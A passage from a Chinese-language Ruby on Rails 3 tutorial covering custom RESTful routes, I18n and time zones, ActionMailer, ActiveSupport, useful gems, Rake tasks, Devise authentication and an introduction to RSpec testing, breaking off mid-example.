这是因为event有has\_many :groups的关系，所以可以透过属性group\_ids直接设定关连。这里的check\_box\_tag送出的event[group\_ids]是一个阵列。唯将check box都没有核选时不会送出这个属性，所以加上一个空值的隐藏栏位让Rails可以移除关连。

另外，建议可以看看simple\_form这个gem，这个gem提供了全新的表单Helpers，有更强的功能可以直接对付关连性的资料。编辑Gemfile加上：

gem "simple\_form"

接着执行bundle。我们需要完全改写app/views/events/\_form.html.erb：

<%= simple\_form\_for(@event) do |f| %>

<%= f.input :name, :label => "Event Name" %>

<%= f.input :description, :as => :text, :label => "Description" %>

<%= f.association :groups, :as => :check\_boxes, :label => "Groups" %>

<%= f.submit %>

<% end %>

完整的simple\_form API请参考[官方文件](https://github.com/plataformatec/simple_form)

#### 案例二： 在 event\_groupships 的 new 中，选择任一个 event 跟任一个 group 建立关系

我们也可以新增另外的表单专门来做关连，在此表单中有两个select选单，分别选一个event和group，不过这种设计方式比较少见。

### 操作 Resources 状态

#### 案例：设计一个 event\_states resource, 可以开关 event 状态

Resource的概念不一定和Model是一对一的，其中的Action也不表示一定就是对应资料库做CRUD操作。这里我们来设计一个单数resource，对应的概念是开关Event状态，例如POST /events/123/state表示将Event设定为开放、DELETE /events/123/state表示设定为关闭。

首先，编辑app/models/event.rb加入几个方法：

def closed?

self.status == "CLOSED"

end

def open?

!self.closed?

end

def open!

self.status = "OPEN"

self.save!

end

def close!

self.status = "CLOSED"

self.save!

end

编辑config/routes.rb新增一个路由：

resources :events do

resource :state, :controller => 'event\_states'

# ...

end

编辑app/views/events/show.html.erb，新增：

<p>Status: <%= @event.status %></p>

<p>

<% if @event.closed? %>

<%= link\_to '[Open]', event\_state\_path(@event ), :method => :post %>

<% else %>

<%= link\_to '[Close]', event\_state\_path(@event), :method => :delete %>

<% end %>

</p>

新增Controller，输入：

rails g controller event\_states

编辑app/controllers/event\_states\_controller.rb：

class EventStatesController < ApplicationController

def create

Event.find(params[:event\_id]).open!

redirect\_to :back

end

def destroy

Event.find(params[:event\_id]).close!

redirect\_to :back

end

end

### 客制 Resources (collection)

#### 案例：可以依据关键字搜寻 event

我们想要 events 除了 index 页面之外，还有其他的页面，例如根据搜寻结果来显示所有 events。首先修改 routes.rb 在 events 的 resources 区块中加入 collection 区块，collection 表示这一个路由是针对 events 集合来操作：

resources :events do

collection do

get :search

end

end

注意到在此 routes.rb 上请不要多一行 resources :events，这样根据优先权会优先判断成 events show action。

这样在 events\_controller.rb 之中就可以多一个 action 叫做 search：

def search

@events = Event.where( [ "name like ?", "%#{params[:keyword]}%" ]).paginate( :page => params[:page] )

render :action => :index

end

我们在这里写 redner :action => :index 直接拿 index 的样板来使用。

SQL 的 like 查询会比对资料表的所有资料，如果资料量很大效能影响很大，请改用全文搜寻机制。

连结的 helper 是 search\_events\_path，例如我们可以在 app/views/events/index.html.erb 上方加入：

<%= form\_tag search\_events\_path, :method => :get do %>

<%= text\_field\_tag "keyword" %>

<%= submit\_tag "Search" %>

<% end %>

这样按下送出就会到 search action。

### 客制 Resources (member)

#### 案例：新增 event dashboard 页面

我们想要 event 除了 show 页面之外，还有其他的页面，例如 dashboard。首先修改 routes.rb 在 events 的 resources 区块中加入 member 区块，member 表示这一个路由是针对特定一个 event 来操作(必须传入某一个 event)：

resources :events do

member do

get :dashboard

end

end

这样在 events\_controller.rb 之中就可以多一个 action 叫做 dashboard：

def dashboard

@event = Event.find(params[:id])

end

这个样板档案是 app/views/events/dashboard.html.erb，我们可以在这一页提供不同于 index.html.erb 的内容。

连结的 helper 是 dashboard\_event\_path(event)，例如我们可以在 app/views/events/index.html.erb 的回圈中加入：

<%= link\_to 'Dashboard', dashboard\_event\_path(event) %>

回过头来看这种客制member路由，也可以说是一种sub-resource的简化，等同于：

resoruces :events do

resource :dashboard

end

然后这个dashboard controller只有一个Action叫做show。

### 排序 Resources

#### 案例：让 event index 可以依照参数排序

这种情况我们可以不需要调整路由，用本来的 index action 根据参数就可以做到了。

修改 events\_controller.rb 的 index action：

def index

sort\_by = (params[:order] == 'name') ? 'name' : 'created\_at'

@events = Event.order(sort\_by).paginate( :page => params[:page] )

end

注意到我们必须先检查 params[:order] 的内容，而不应该直接 order(params[:order])。这会导致有 SQL Injection 安全问题。

在 index.html.erb 中加入排序的超连结：

<%= link\_to 'Sort by Name', events\_path( :order => "name") %>

<%= link\_to 'Sort by Default', events\_path %>

### Namespace Resources

#### 案例：新增 event 的管理后台

原有的 events\_controller 会作为前台一般使用者之用。为了后台管理用途，我们会另外再新增一个 controller 来操作 Event 这个 model

rails g controller admin::events

这样会产生新的 controller 和 view，放在 admin 目录下。而通常我们会让 admin 管理后台的 layout 不同，以及加上使用者权限验证，例如以下使用最简单的 HTTP 验证：

class Admin::EventsController < ApplicationController

before\_filter :authenticate

layout "admin"

# ....

protected

def authenticate

authenticate\_or\_request\_with\_http\_basic do |user\_name, password|

user\_name == "username" && password == "password"

end

end

end

那路由要怎么搭配呢? 编辑 routes.rb

namespace :admin do

resources :events

end

这样它的路由 Helper 就会是 admin\_events\_path 或 admin\_event\_path(event) 等

## I18n (Internationalization) 多国语系

### 建立翻译词汇档

要让你的网站可以支援多国语系，首先必须定义出需要翻译的词汇。这些词汇档放在 config/locales 下，使用 yml 格式。Rails 预设的语系是英文，如果要换成中文，请这样做：

* 下载 zh-TW.yml [http://github.com/svenfuchs/rails-i18n](https://github.com/svenfuchs/rails-i18n/blob/master/rails/locale/zh-TW.yml) 到 config/locale/ 下，就有预设的 Rails 繁体中文翻译
* 修改 config/application.rb 的预设语系

config.i18n.default\_locale = "zh-TW"

### 使用方法

使用I18n.t这个方法来做翻译词汇的替换。而在 View 中可以直接使用 t 方法。翻译关键字可以用字串或 Symbol，也可以加上 Scope，例如:

t("admin.event")

t(:event, :scope => :admin )

搭配的 yml 设定范例：

"zh-TW"

admin:

event: 活动

注意 YAML 格式的缩排必须使用两个空隔，Tab 是不允许的。直接复制贴上可能会有问题，请重新缩排过。

要在词汇内嵌的话，可以使用%{variable\_name}：

"zh-TW"

hello: "亲爱的%{name}你好!"

在样板中传入参数即可：

t(:hello, :name => @user.name) # 亲爱的XXX你好

## 搭配Model使用

在套用上述的翻译词汇档之后，你可能会注意到Model验证错误讯息会变成如Name 不能是空白字元，如果需要近一步中文化栏位名称，你可以新增config/locales/events.yml内容如下：

zh-TW:

activerecord:

attributes:

event:

name: "活动名称"

description: "描述"

其实，翻译档档名叫events.yml、zh-TW.yml、en.yml什么都无所谓，重要的是YAML结构中第一层要对应locale的名称，也就是zh-TW，Rails会载入config/locales下所有的YAML词汇档案。

### 如何让使用者可以切换多语系

在 application\_controller.rb 中加入:

before\_filter :set\_locale

def set\_locale

# 可以将 ["en", "zh-TW"] 设定为 VALID\_LANG 放到 config/environment.rb 中

if params[:locale] && I18n.available\_locales.include?( params[:locale].to\_sym )

session[:locale] = params[:locale]

end

I18n.locale = session[:locale] || I18n.default\_locale

end

在 View 中可以这样做:

<%= link\_to "中文版", :controller => controller.controller\_name,

:action => controller.action\_name, :locale => "zh-TW" %>

<%= link\_to "English", :controller => controller.controller\_name,

:action => controller.action\_name, :locale => "en" %>

### 语系样板

除了上述一个单字一个单字的翻译词汇替换之外，如果样板内大多是属于较为静态的内容，Rails也提供了不同语系可以有不同样板，你只要将样板命名加上语系附档名即可，例如：

app/views/pages/faq.zh-TW.html.erb

app/views/pages/faq.en.html.erb

如此在英文版的时候就会使用faq.en.html.erb这个样板，中文版时使用faq.zh-TW.html.erb这个样板。

### 时区 TimeZone

首先，资料库里面的时间一定都是储存 UTC 时间。而 Rails 提供的机制是让你从资料库拿资料时，自动帮你转换时区。例如，要设定台北 +8 时区：

首先设定 config/application.rb 中预设时区为 config.time\_zone = “Taipei”，如此 ActiveRecord 便会帮你自动转换时区，也就是拿出来时 +8，存回去时 -8

#### 如何根据使用者切换时区?

首先，你必须找个地方储存不同使用者的时区，例如 User model 有一个栏位叫做 time\_zone:string。然后在编辑设定的地方，可以让使用者自己选择时区:

<%= time\_zone\_select 'user','time\_zone' %>

接着在 application\_controller.rb 中加入:

before\_filter :set\_timezone

def set\_timezone

if logged\_in? && current\_user.time\_zone

Time.zone = current\_user.time\_zone

end

end

#### 时区处理方法

Ruby原生的Time类别对于时区的处理一律是参考唯一的系统环境变数ENV['TZ']，这在使用者多时区的应用程式中就显的见拙。因此在Rails中的时间类别使用的是ActiveSupport::TimeWithZone，我们已经知道可以使用Time.zone可以改变时区，其他的用法例如：

Time.zone = "Taipei"

Time.zone.local(2011, 8, 3, 9, 0) # 建立一个Taipei当地时间

=> Wed, 03 Aug 2011 09:00:00 CST +08:00

t = Time.zone.now # 目前时间

=> Wed, 03 Aug 2011 22:17:54 CST +08:00

t.in\_time\_zone("Tokyo") # 将这个时间换时区

=> Wed, 03 Aug 2011 23:18:34 JST +09:00

Time.utc(2005,2,1,15,15,10).in\_time\_zone # 将UTC时间换Taipei当地时间

=> Tue, 01 Feb 2005 23:15:10 CST +08:00

### Unicode 处理

在 Ruby 1.8 的字串其实只是 byte 的集合，如果你需要对 UTF-8 字串做一些函式操作，例如计算字数或字串替换，Rails 提供了 mb\_chars 来包装以获得正确的结果，例如:

"中文".size # 6

"中文".mb\_chars.size # 2

详细的 API 文件请参考 <http://api.rubyonrails.org/classes/ActiveSupport/Multibyte/Chars.html>

如果你使用 Ruby 1.9，就不需要使用 mb\_chars 了。Ruby 1.9 支援各种不同的 Encoding，请参考[Ruby 程式语言入门](http://ihower.tw/rails3/ruby.html)一章的 Ruby 1.9 章节。

### Iconv

如果你需要在不同语系中处理，例如 Big5，那个 Ruby 的内建函式库 Iconv 可以帮你处理转换。

(TODO) API 文件 <http://ruby-doc.org/stdlib/libdoc/iconv/rdoc/index.html>

### 更多线上资源

* [Rails I18n 投影片](http://www.slideshare.net/ihower/rails-i18n-20081125-presentation)
* Rails Internationalization (I18n) API <http://edgeguides.rubyonrails.org/i18n.html>
* http://elabs.se/blog/36-working-with-time-zones-in-ruby-on-rails

## ActionMailer

### ActionMailer设定

Rails在config/environments目录下针对不同执行环境会有不同的邮件伺服器设定：

config.action\_mailer.delivery\_method

支援的选项包括:test、:sendmail和smtp。在config/environments/test.rb中，预设是:test，也就是并不会实际寄信，而是将信件存在ActionMailer::Base.deliveries阵列中方便做功能测试。sendmail则是使用伺服器的/usr/bin/sendmail程式，不过因为因为不是每台伺服器都有适当安装sendmail，所以最推荐的方式是采用:smtp协定来寄信，例如以下是一个使用Gmail寄信的范例，请修改config/environments/development.rb或config/environments/production.rb：

config.action\_mailer.smtp\_settings = {

:address => "smtp.gmail.com",

:port => "587",

:domain => "gmail.com",

:authentication => "plain",

:user\_name => "example@gmail.com",

:password => "123456",

:enable\_starttls\_auto => true

}

大量寄送 Email 会是一门学问，请参考 [如何正确发送(大量) Email 信件](http://ihower.tw/blog/archives/3481) 这篇文章

### 建立一个Mailer寄信程式

和Controller一样，Rails也用generate指令产生Mailer类别，此类别中的一个方法就对应一个Email样板。以下是一个产生Mailer的范例：

rails generate mailer UserMailer confirm

如此便会产生 app/mailers/user\_mailer.rb 档案，并包含一个 confirm 的动作，其 template 在 app/views/user\_mailer/ 下，也就是 confirm.text.erb (纯文字格式)或 confirm.html.erb (HTML格式)。如果两种格式的样板档案都有，那么Rails会合并成一封Multiple Content Types的Email。

让我们看看 user\_mailer.rb 的程式：

class UserMailer < ActionMailer::Base

default :from => "foobar@example.org"

def confirm(email)

@message = "Thank you for confirmation!"

mail(:to => email, :subject => "Registered")

end

end

其中 default 可以设定预设的寄件人。而 mail 方法可以设定收件人和邮件主旨。和View一样，@user物件变数可以在app/views/user\_mailer/confirm.text.erb或app/views/user\_mailer/confirm.html.erb或样板中存取到。

我们可以在 rails console 中测试，执行 UserMailer.confirm(“someone@example.org”).deliver 就会寄信出去。

实务上，我们会在 controller 之中，例如使用者注册之后寄发信件：

def create

user = User.new(params[:user])

if user.save

UserMailer.confirm(user.email).deliver

redirect\_to users\_path

else

render :action => :new

end

end

### 收信

Active Mailer也可以办到收信，请参考：

* <http://steve.dynedge.co.uk/2010/09/07/incoming-email-in-rails-3-choosing-the-right-approach/>
* <http://railspikes.com/2007/6/1/rails-email-processing>
* <http://jasonseifer.com/2009/04/24/receving-email-with-rails>

### 更多线上资源

* Action Mailer Basics <http://guides.rubyonrails.org/action_mailer_basics.html>

## ActiveSupport

Active Support 是 Rails 里的工具函式库，它也扩充了一些 Ruby 标准函式库。除了被用在 Rails 核心程式中，你也可以在你的程式中使用。本章介绍其中的一小部分较为常用的功能。

(TODO)

### Ruby 核心扩充

"post".pluralize # => "posts"

"posts".singularize # => "post"

"Class".constantize # => Class

"active\_record".camelize # => "ActiveRecord"

"ActiveRecord".underscore # => "active\_record"

"RawScaledScorer".tableize # => "raw\_scaled\_scorers"

"business".classify # => "Busines"

#### Time Zones

tz = ActiveSupport::TimeZone.new("Eastern Time (US > Canada)")

tz.now

#### blank? 和 present?

#### try

#### to\_param

#### to\_query

### 扩充 Module

#### alias\_method\_chain

### 扩充 Class

#### Class Attributes

mattr\_accessor cattr\_accessor class\_accessor attr\_accessor\_with\_default

### 扩充 String

### 扩充 Integer

### 扩充 Float

### 扩充 Enumerable

### 扩充 Array

### 扩充 Hash

### 扩充 DateTime 和 Time

### Concerns

https://gist.github.com/1014971

### Benchmarks

include ActiveSupport::Benchmarkable

### Configurable

class Cow

include ActiveSupport::Configurable

end

cow = Cow.new

cow.config.udder\_count = 1

### 更多线上资源

<http://guides.rubyonrails.org/active_support_core_extensions.html>

## Rails 锦囊妙计

这一章介绍一些常用的RubyGem套件。更多热门套件可以参考 <http://ruby-toolbox.com/>

### 处理档案

Ruby 内建的 File 函式库 <http://ruby-doc.org/core/classes/File.html>

### 处理 HTTP

请参考 [HTTP client](http://ihower.tw/blog/archives/2941) 这篇文章。

### YAML

Rails 的资料库设定档 database.yml 是用一种叫 : [YAML Ain’t Markup Language](http://www.yaml.org/) 的格式所撰写，档案打开来，看起来就像一般的 plain 设定档，非常容易修改。

YAML 的设计首要目标就是要让使用者容易看懂，可以和 script 语言搭配良好。用途有 资料序列化 data serialization、设定档 configuration settings、log files、Internet messaging、filtering 等。网站上已知有支援的 script 语言有 Python,Ruby,Java,PHP,Perl,Javascript 等。

require ‘yaml’

ps2 = YAML.load\_file(‘example.yaml’)

ps2.each do |it|

puts it.inspect

end

### JSON

Rails 内建就有 [ActiveSupport JSON](http://caboo.se/doc/classes/ActiveSupport/JSON.html)，用法如下：

ActiveSupport::JSON.encode( [ {:a => 1 , :b => 2 } , "c", "d" ] )

=> "[{\"a\":1,\"b\":2},\"c\",\"d\"]"

ActiveSupport::JSON.decode( "[{\"a\":1,\"b\":2},\"c\",\"d\"]" )

=> [{"a"=>1, "b"=>2}, "c", "d"]

[Yajl-ruby](http://github.com/brianmario/yajl-ruby) 则是一套底层用C，比较快的 JSON parser。

如果要替换 Rails 内建的 JSON 函式库，请在 config/application.rb 最下方加入：

ActiveSupport::JSON.backend = 'Yajl'

### XML

Rails 内建使用 Ruby 的 XML 函式库 [Builder](http://builder.rubyforge.org/)

[Nokogiri](http://github.com/tenderlove/nokogiri) 是一套基于 [libxml2](http://xmlsoft.org/) 的函式库，效能较佳。可参考 [Getting Started with Nokogiri](http://www.engineyard.com/blog/2010/getting-started-with-nokogiri/) 一文介绍用法。

如果要替换 Rails 内建的 XML 函式库，请在 config/application.rb 最下方加入：

ActiveSupport::XmlMini.backend = 'Nokogiri'

### PDF

[Prawn](http://github.com/sandal/prawn) 可以产生 PDF，支援 Unicode。

[PDFKit](http://thinkrelevance.com/blog/2010/06/15/rethinking-pdf-creation-in-ruby.html) 则是另一个有趣的产生方式，透过 HTML/CSS 转 PDF。

### CSV

[FasterCSV](http://fastercsv.rubyforge.org/) 是一套 pure Ruby 的 CSV 函式库，也被 Ruby 1.9 纳入内建。

[Excelsior](http://www.toastyapps.com/excelsior/) 则是一套底层用C实作，较快的 CSV 函式库。

YAML, JSON, XML, CSV 等都有底层改用 C 的函式库，适合于正式上线环境，缺点是需要编译，在一些特殊环境可能无法运作，例如最新版的 Nokogiri 就不支援 Windows 了。而纯 Ruby 实作的版本就没有这个问题。

### 套版

[Web App Theme](http://github.com/pilu/web-app-theme) 是一套现成的免费的网页 Theme。我们可以拿它的 stylesheet 来排版。

例如：这是一个套好的 [app/views/layout/application.html.erb](http://gist.github.com/537056)，然后把 <http://github.com/pilu/web-app-theme/tree/master/stylesheets/> 下的 base.css 和 themes/blue/style.css 放到 public/stylesheets/ 目录下。

### Admin 介面

<http://www.viget.com/extend/rails-admin-interface-generators/>

* [ActiveAdmin](http://activeadmin.info/)
* [RailsAdmin](https://github.com/sferik/rails_admin)
* [Typus](http://docs.typuscmf.com/en/atest/index.html)

### 表单

除了用Rails内建的表单Helper，也有一些提供表单设计更方便的套件：

* [simple\_form](https://github.com/plataformatec/simple_form)
* [formtastic](https://github.com/justinfrench/formtastic)

### 分页

* [will\_paginate](https://github.com/mislav/will_paginate)
* [kaminari](https://github.com/amatsuda/kaminari)

### 档案上传

有两套选择：

* [Paperclip](http://github.com/thoughtbot/paperclip) 是目前使用上最为方便的档案上传 plugin。
* [CarrierWave](https://github.com/jnicklas/carrierwave)

### acts as 系列

[ActsAsList](http://github.com/rails/acts_as_list) 帮 ActiveRecord 加上列表操作功能。 [ActsAsTree](http://github.com/rails/acts_as_tree) 帮 ActiveRecord 加上树状操作功能。 [acts-as-taggable-on](http://github.com/mbleigh/acts-as-taggable-on) 制作 Tag 功能。

<http://asciicasts.com/episodes/262-trees-with-ancestry>

### 如何画图表

使用 [GoogleCharts](http://googlecharts.rubyforge.org/) 是最简单的方式。 如果您使用 jQuery，[flot](http://code.google.com/p/flot/) 是一套不错的图表工具。

### 有限状态机

[aasm](http://github.com/rubyist/aasm)

### Liquid

[liquid](http://www.liquidmarkup.org/) 是一套如同 PHP Smarty 的样版引擎。

### ssl\_requirement

[ssl\_requirement](http://github.com/rails/ssl_requirement) 可以帮助您设定哪些页面只能只用 HTTPS 或 HTTP 连线。

### Recapache

[Recaptcha](http://github.com/ambethia/recaptcha) 是做 captcha 最简单快速的方式。

### annotate\_models

[AnnotateModels](http://github.com/ctran/annotate_models) 可以帮助您将资料库格式注解在 model 档案中。

### delayed\_job

[DelayedJob](http://github.com/collectiveidea/delayed_job) 非同步排程 message queue

### 全文搜寻

请参考效能与快取一章的全文搜寻一节。

### 其他 ORM

除了 ActiveRecord，你也可以考虑使用

* http://datamapper.org/
* http://mongoid.org/ 使用 MongoDB，所以应该叫 ODM

### 其他

<http://asciicasts.com/episodes/255-undo-with-papertrail>

<http://intridea.com/2011/5/13/rails3-gems>

## Rails 疑难杂症

这一章集结了一些常见的Rails疑难杂症问题。

### 升级Rails

小版号的升级，通常透过以下步骤即可完成：

* 修改Gemfile的Rails版本： gem 'rails', '3.1.1'
* 执行bundle update
* 执行rake rails:update 会尝试更新Rails自己产生的档案，例如config/boot.rb，请一一手动检查。

升级前，也请参阅官方公告的升级注意事项。

### Rake

http://erik.debill.org/2011/12/04/rake-for-rails-developers

[Rake](http://rake.rubyforge.org/) 是一套类似 Make 的 Builder 工具，让我们可以撰写一些脚本任务，并且很方便设定各个任务的相依性。在 Rails 之中就内建了许多 rake 指令，除了你已经使用过的 rake db:migrate 之外，还有例如：

rake db:migrate

rake db:drop

rake tmp:clear

rake notes

你可以输入 rake -T 看到所有的 rake 指令。而要在 Rails 环境中撰写 Rake，请将附档名为 .rake 的档案放在 lib/tasks 目录下即可，例如：

/lib/tasks/dev.rake

# encoding: utf-8

namespace :dev do

desc "Rebuild system"

task :build => ["tmp:clear", "log:clear", "db:drop", "db:create", "db:migrate", :setup ]

desc "Setup system data"

task :setup => :environment do

puts "Create system user"

u = User.new( :login => "root", :password => "password", :email => "root@example.com", :name => "管理员")

u.is\_admin = true

u.save!

end

end

透过执行 rake dev:build，就会自动清除 log 档案，砍掉资料库，执行 migrate，然后执行 rake dev:setup 建立一个使用者。

更多介绍可以参考 <http://codequietly.com/2010/6/rake-tasks-101> 和 <http://jasonseifer.com/2010/04/06/rake-tutorial> 两篇文章。

如果您有周期性的任务需要执行，也可以透过crontab设定去执行rake脚本。例如输入crontab -e加入：

0 2 \* \* \* cd /home/your\_project/current/ && RAILS\_ENV=production /usr/local/bin/rake cron:daily

就是每天凌晨两点执行rake cron:daily这个任务。

### 如何变更 ActiveRecord 预设的资料表和主键名称

有时候你的资料表名称和主键名称不一定就是 Rails 预设的惯例，也就是表格名称不是Model名称的复数型，主键不叫id。这时候我们可以手动设定过，例如以下 Model 预设的资料表和主键是legacy\_comments和id，但是我们想要改成comment和comment\_id：

class LegacyComment < ActeveRecord::Base

set\_table\_name :comment

set\_primary\_key :comment\_id

end

## 使用者认证

### Authentication: 使用 Devise

[devise](http://github.com/plataformatec/devise)是一套使用者认证(Authentication)套件。

* 编辑 Gemfile 加上

gem 'devise'

* 输入bundle install安装此套件
* 输入rails g devise:install产生devise设定档
* 编辑 config/environments/development.rb 和 production.rb 加入寄信时预设的网站网址：

config.action\_mailer.default\_url\_options = { :host => 'localhost:3000' }

* 确认 app/views/layouts/application.html.erb layout 中可以显示 flash 讯息，例如
* <p class="notice"><%= notice %></p>

<p class="alert"><%= alert %></p>

* 确认 routes.rb 中有设定网站首页位置，例如

root :to => "welcome#index"

* 输入rails g devise user产生 User model 及 Migration
* 如果需要E-mail验证功能，可以编辑app/models/user.rb和migration将confirmable功能打开
* 输入rails generate devise:views产生样板，这会包括有注册、登入、忘记密码、Email等等页面，放在app/views/devise目录下。
* 输入bundle exec rake db:migrate建立资料表

#### 用法

* 在需要登入的 controller 加上before\_filter :authenticate\_user!
* 可以在 Layout 中加上登入登出选单
* <% if current\_user %>
* <%= link\_to('登出', destroy\_user\_session\_path) %> |
* <%= link\_to('修改密码', edit\_registration\_path(:user)) %>
* <% else %>
* <%= link\_to('注册', new\_registration\_path(:user)) %> |
* <%= link\_to('登入', new\_session\_path(:user)) %>

<% end %>

### Authentication: 使用 Omniauth

[*Omniauth*](https://github.com/intridea/omniauth)

### Authentication: DIY

* [Authentication in Rails 3.1](http://asciicasts.com/episodes/270-authentication-in-rails-3-1)

### Authentication: SSO

可以采用CAS标准，推荐以下的Sinatra实作：

* [rubycas-server](http://code.google.com/p/rubycas-server/)
* [ClassyCAS](https://github.com/Econify/ClassyCAS)

### Authorization

* [cancan](https://github.com/ryanb/cancan)
* [declarative\_authorization](https://github.com/stffn/declarative_authorization)
* 更多 [More](https://www.ruby-toolbox.com/categories/rails_authorization)

## 测试 Testing

关于写测试，很多人的第一印象可能是：

* 写测试很无聊
* 测试很难写
* 写测试不好玩
* 我们没有时间写测试

时程紧迫预算吃紧，哪来的时间做自动化测试呢?这个想法是短视的，写测试其实有以下好处：

1. 确认你写的程式的正确，结果如你所预期。一旦写好测试程式，很容易就可以检查程式有没有写对。
2. 之后新加功能或改写重构时，不会影响搞烂其他程式。这又叫作“回归测试”，你不需要手动再去测其他部分的测试，你可以用之前写好的测试程式。
3. 可以采用\*TDD\*开发方式，先写测试再实作。这是写测试的最佳时机点，实作的目的就是为了通过测试。从使用\*API\*的呼叫者的角度去看待程式，可以关注在介面而设计出更好用的\*API\*。
4. 测试就是一种程式规格，程式的规格就是满足测试条件。这也是为什么\*RSpec\*称为\*Spec\*的原因。不知道\*API\*怎么呼叫使用时，可以透过读测试程式知道怎么使用。

其中光是第一个好处，就值得你学习如何写测试，来加速你的开发，怎么说呢?回想你平常是怎么确认你写的程式正确的呢? 是不是在命令列中实际执行看看，或是打开浏览器看看结果，每次修改，就重新手动重新整理看看。这些步骤其实可以透过用自动化测试取代，大大节省手工测试的 时间。也其实是一种投资，如果是简单的程式，也许你手动执行一次就写对了，但是如果是复杂的程式，往往第一次不会写对，你会浪费很多时间在检查到底你写的 程式的正确性，而写测试就可以大大的节省这些时间。更不用说你明天，下个礼拜或下个月需要再确认其他程式有没有副作用影响的时候，你有一组测试程式可以大 大节省手动检查的时间。

在这一章，我们将使用RSpec来取代Rails预设的Test::Unit来做为我们测试的工具。RSpec是一套改良版的xUnit测试框架，让我们先来比较看看:

几乎每种语言都有一套基于xUnit测试框架的测试工具，让你可以测试软体中的基本元件，也就是类别和方法。简单来说，每个单元测试的流程是：设定测试资料、然后执行要测试的方法、最后检查结果是否正确。

这是一个Test::Unit范例：

class OrderTest < Test::Unit::TestCase

def setup

@order = Order.new

end

def test\_order\_status\_when\_initialized

assert\_equal @order.status, "New"

end

def test\_order\_amount\_when\_initialized

assert\_equal @order.amount, 0

end

end

如果用RSpec的语法则是写成：

describe Order do

before do

@order = Order.new

end

context "when initialized" do

it "should have default status is New" do

@order.status.should == "New"

end

it "should have default amount is 0" do

@order.amount.should == 0

end

end

end

光看程式有没有觉得非常容易了解跟阅读，也更像是一种规格Spec文件，让我们继续介绍下去如何使用吧。

### RSpec简介

[*RSpec*](http://rspec.info/)是一套Ruby的测试DSL(Domain-specific language)框架，它的程式比Test::Unit更好读，写的人更容易描述测试目的，可以说是一种可执行的规格文件。也 非常多的Ruby on Rails专案采用RSpec作为测试框架。它又称为一种BDD(Behavior-driven development)测试框架，相较于TDD用test思维，测试程式的结果。BDD强调的是用spec思维，描述程式应该有什么行为。

#### 安装RSpec与RSpec-Rails

在Gemfile中加入：

group :test, :development do

gem "rspec", "~> 2.0"

gem "rspec-rails", "~> 2.0"

end

安装：

rails generate rspec:install

如何执行测试：

bundle exec rake spec

rake spec会先执行一次rake db:test:prepare建立测试资料库。

测试单一档案，例如：

bundle exec rspec spec/models/user\_spec.rb

#### 语法介绍

在示范怎么在Rails中写单元测试前，让我们先介绍一些基本的RSpec用法：

#### describe和context

describe和context帮助你组织分类，都是可以任意套叠的：

describe Order do

describe "#amount" do

context "when user is vip" do

# ...

end

context "when user is not vip" do

# ...

end

end

end

通常最外层是我们想要测试的类别，然后下一层是哪一个方法，然后是不同的情境。

#### it和should

每个it就是一小段测试，在里面我们会用should来设定期望，例如：

describe Order do

describe "#amount" do

context "when user is vip" do

it "should discount five percent if total >= 1000" do

user = User.new( :is\_vip => true )

order = Order.new( :user => user, :total => 2000 )

order.amount.should == 1900

end

it "should discount ten percent if total >= 10000" { ... }

end

context "when user is vip" { ... }

end

end

除了should，也有相反地should\_not可以用。

#### before和after

如同xUnit框架的setup和teardown：

* before(:each) 每段it之前执行
* before(:all) 整段describe前只执行一次
* after(:each) 每段it之后执行
* afte(:all) 整段describe后只执行一次

范例如下：

describe Order do

describe "#amount" do

context "when user is vip" do

before(:each) do

@user = User.new( :is\_vip => true )

@order = Order.new( :user => @user )

end

it "should discount five percent if total >= 1000" do

@order.total = 2000

@order.amount.should == 1900

end

it "should discount ten percent if total >= 10000" do

@order.total = 10000

@order.amount.should == 9000

end

end

context "when user is vip" { ... }

end

end

#### pending

可以先列出来打算要写的测试：

describe Order do

describe "#paid?" do

it "should be false if status is new"

it "should be true if status is paid or shipping" do

pending

end

end

end

#### Matcher

上述的should后面可以接各种Matcher，例如：

target.should be\_true

# targer.should == true

target.should be\_false

# targer.should == false

target.should be\_nil

# targer.should == nil

可以检查型别、方法：

target.should be\_a\_kind\_of(Array)

# target.class.should == Array

target.should be\_an\_instance\_of(Array)

# target.class.should == Array

target.should respond\_to(:foo)

# target.repond\_to?(:foo).should == true

可以检查 Array、Hash：

target.should have\_key(:foo)

# target[:foo].should\_not == nil

target.should include(4)

# target.include?(4).should == true

target.should have(3).items

# target.items.length == 3

任何 be\_ 开头都可以：

target.should be\_empty

# target.empty?.should == true

target.should be\_blank

# target.blank?.should == true

target.should be\_admin

# target.admin?.should == true

不过别担心，一开始先学会用should ==就很够用了，其他的Matchers可以之后边看边学，学一招是一招。再进阶一点你可以自己写Matcher，RSpec有提供扩充的DSL。

#### Expect to

期望一段程式会改变某个值或丢出例外。例如，改变值：

describe Order do

describe "#ship!" do

context "with paid" do

it "should update status to shipping" do

expect {

order.ship!

}.to change { order.status }.from("new").to("shipping")

end

end

context "without paid" { ... }

end

end

丢出例外：

describe Order do

describe "#ship!" do

context "with paid" do

it "should raise NotPaidError" do

expect {

order.paid? = false

order.ship!

}.to raise\_error(NotPaidError)

end

end

context "with paid" { ... }

end

end

#### RSpec Mocks

用假的物件替换真正的物件，作为测试之用。主要用途有：

* 无法控制回传值的外部系统 (例如第三方的网路服务)
* 建构正确的回传值很麻烦 (例如得准备很多假资料)
* 可能很慢，拖慢测试速度 (例如耗时的运算)
* 有难以预测的回传值 (例如乱数方法)
* 还没开始实作 (特别是采用\*TDD\*流程)

如何使用Mocks超出本书范围。

## Rails中的测试

在Rails中，RSpec分成数种不同测试，分别是Model测试、Controller测试、View测试、Helper测试、Route测试。

### 安装

编辑Gemfile：

group :test, :development do

gem "rspec"

gem "rspec-rails"

end

输入bundle安装，接着输入：

rails g rspec:install

这样就会建立出spec目录来放测试程式，本来的test目录就不用了。

### Model 测试

装了rspec-rails之后，rails g model时也会顺道建立对应的Spec档案。这里我们来写点Event model的测试吧，延续[RESTful 与表单设计](http://ihower.tw/rails3/restful-practices.html)中操作 Resources 状态一节所示范的方法为例，新增spec/models/event\_spec.rb如下：

require 'spec\_helper'

describe Event do

before do

@event = Event.new( :name => "foobar" )

end

describe ".closed?" do

it "should return true if status is CLOSED" do

@event.status = "CLOSED"

@event.closed?.should be\_true

end

it "should return false if status is not CLOSED" do

@event.status = "OPEN"

@event.closed?.should be\_false

end

end

describe ".open?" do

it "should return true if status is OPEN" do

@event.status = "OPEN"

@event.open?.should be\_true

end

it "should return false if status is not OPEN" do

@event.status = "CLOSED"

@event.open?.should be\_false

end

end

describe "open!" do

it "should set status to OPEN" do

@event.open!

@event.status.should == "OPEN"

end

end

describe "close!" do

it "should set status to CLOSED" do

@event.close!

